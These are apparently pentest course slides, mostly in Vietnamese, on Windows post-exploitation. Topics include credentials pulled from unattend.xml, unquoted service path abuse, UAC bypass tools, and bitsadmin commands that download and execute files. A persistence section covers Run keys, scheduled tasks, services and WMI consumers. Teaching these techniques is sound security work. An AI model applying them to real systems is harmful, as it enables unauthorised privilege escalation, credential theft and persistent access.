

```
[*] Reading C:\Windows\panther\unattend.xml  
[+] Raw version of C:\Windows\panther\unattend.xml saved as: /h  
Unattend Credentials
```

Type	Domain	Username	Password	Groups
admin		Administrator	cnt4weRAbtXMTSVV	

```
<UserAccounts>  
  <LocalAccounts>  
    <LocalAccount>  
      <Password>  
        <Value>U0VDNTk5IFJJPQ0tTIQ==</Value>  
        <PlainText>>false</PlainText>  
      </Password>  
      <Description>Local  
Administrator</Description>  
  
      <DisplayName>Administrator</DisplayName>  
      <Group>Administrators</Group>  
      <Name>Administrator</Name>  
    </LocalAccount>  
  </LocalAccounts>  
</UserAccounts>
```

Base64 encoding

Unquoted Path with Space (1/2)



Unquoted Path with Space (2/2)

Without quotes, Windows has to guess the executable name

Path to executable:
C:\Program Files\OpenVPN\bin\openvpnserv.exe

Startup type: Automatic

Option 1

File Path: C:\Program
Arguments: Files\OpenVPN\bin\openvpnserv.exe


Option 2

File Path: C:\Program Files\OpenVPN\bin\openvpnserv.exe
Arguments: <NONE>

If we can write to "C:\", we could trick the Windows service controller to run C:\Program.exe (with elevated privileges) instead of openvpnserv.exe

A Word on User Account Control (UAC)

User Account Control (UAC) allows for the separation of admin and non-admin functionality



UAC Levels

Windows 7 and later offers four UAC levels

High

Always notify – The user is notified before changes that require administrative permissions are performed.

Medium

Only notify when programs/apps try to make changes to the computer, but not when the user makes changes.

Low

Similar to the medium level, but the screen is not dimmed, and programs can interfere with the UAC prompt.

Never Notify

The UAC prompt will never notify when an app is trying to install or make changes.

UAC Bypass Techniques

- ❑ Windows 7, sysprep.exe có thể bị khai thác thông qua DLL search order hijacking
 - Metasploit module: **bypassuac**
- ❑ Công cụ khai thác (30+ UAC bypass techniques)
 - <https://github.com/hfiref0x/UACME>

Privilege Escalation Tools

- ❑ BeRoot: kiểm tra các cấu hình sai phổ biến (Windows, Linux, MacOS).
 - <https://github.com/AlessandroZ/BeRoot>
- ❑ Watson: .NET tool được thiết kế để liệt kê các KBs còn thiếu và đưa ra gợi ý về mã khai thác (Windows only).
 - <https://github.com/rasta-mouse/Watson>
- ❑ PowerSploit's PowerUp (part of Empire): bao gồm các PowerShell script sử dụng các kỹ thuật leo thang đặc quyền khác nhau (Windows only).

PowerUp

- ❑ PowerUp là tập hợp của các module PowerShell chủ yếu để leo thang đặc quyền.
 - Modifiable Service Binaries.
 - Writeable Registry Keys.
 - Autologon Credentials.
 - DLL Hijacking.

LOLBAS

❑ Living Off The Land Binaries, Scripts and Libraries (LOLBAS) - tương tự như GTFOBins nhưng sử dụng trên Windows.

- <https://lolbas-project.github.io/>
- Ví dụ: Attacker có thể sử dụng *bitsadmin* như thế nào?

Download file

```
bitsadmin /create 1 bitsadmin /addfile 1  
https://live.sysinternals.com/autoruns.exe  
c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin  
/complete 1
```

Copy

```
bitsadmin /create 1 & bitsadmin /addfile 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe &  
bitsadmin /RESUME 1 & bitsadmin /Complete 1 & bitsadmin /reset
```

Execute

```
bitsadmin /create 1 & bitsadmin /addfile 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe &  
bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL &  
bitsadmin /RESUME 1 & bitsadmin /Reset
```

Content

❑ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

➔ Persistence

Why Persistence

- ❑ Đảm bảo việc pentester vẫn có quyền truy cập vào hệ thống mục tiêu ngay cả khi hệ thống khởi động lại hoặc các hoạt động khác từ phía người phòng thủ.
- ❑ Có nhiều cách để thực hiện persistence
 - Registry changes.
 - Writing to Startup Folders.
 - Scheduled Task.
 - Windows Service.
 - WMI Event Consumers.
 - Additional reading: <https://persistence-info.github.io/>

Registry

- ❑ Registry là một cơ sở dữ liệu về thông tin cấu hình được lưu trữ trên Windows.
 - Installed software, user settings, system settings...
- ❑ HKCU là vị trí phổ biến để thực hiện “persistence” do nó có thể được chỉnh sửa bởi “current user”.
 - **Run** và **RunOnce** registry keys

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

- CMD.EXE Autotun

HKCU\SOFTWARE\Microsoft\Command Processor\AutoRun

- ❑ Đối với “all user” tương tự trên **HKLM** (cần quyền quản trị).

Startup Folder

❑ Tất cả file thực thi, link hoặc scrip trong "Startup Folder" sẽ được khởi chạy dưới ngữ cảnh của "current user" đăng nhập.

- Vị trí thư mục:

C:\Users\<username> \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

❑ Nếu chúng ta có quyền quản trị thì có thể sử dụng "Startup Folder" trên toàn hệ thống.

- Payload được thực thi bất kỳ lúc nào khi có người dùng đăng nhập hệ thống (chạy dưới ngữ cảnh người dùng đăng nhập).

Scheduled Task

❑ Scheduled tasks (Trình lập lịch tác vụ) là tính năng được sử dụng để tự động các tác vụ người dùng Windows.

❑ Cú pháp:

```
C:\> schtasks /create /tn [taskname] /s [target] /u [user] /p [password]  
/sc [frequency] /st [starttime] /sd [startdate] /tr [command]
```

- “Frequency (/sc)” có thể là MINUTE, HOURLY, DAILY, WEEKLY, MONTHLY, ONCE.

- Các task có thể chạy với ONSTART, ONLOGON, ONIDLE

❑ Lệnh **schtasks** cho phép sử dụng thông tin xác thực thay thế hoặc nó có thể chạy dưới quyền SYSTEM.

Services

- ❑ Services (daemon trên Linux/Unix) thường bắt đầu khi khởi động mà không cần người dùng đăng nhập
 - Được thiết kế để tự khởi chạy mà không cần bất kỳ sự tương tác nào của người dùng -> thích hợp với “persistence”.
 - Services có thể chạy dưới bất kỳ người dùng nào, thậm chí là SYSTEM.

WMI Event Consumer

- ❑ WMI (Windows Management Instrumentation) – bộ công cụ quản trị Windows dùng để thu thập, thay đổi cấu hình hệ thống.
- ❑ WMI event subscriptions: kích hoạt hành vi (tự động) khi sự kiện được quy định trước xảy ra. WMI sử dụng 3 lớp sau:
 - EventFilter: Quy định điều kiện để kích hoạt Event consumer (Trigger - new process, failed logon...).
 - EventConsumer: Hành vi sẽ thực hiện nếu điều kiện của Event filter được đáp ứng (Perform Action - execute payload).
 - FilterToConsumerBinding: Cầu nối giữa Event filter và event consumer.

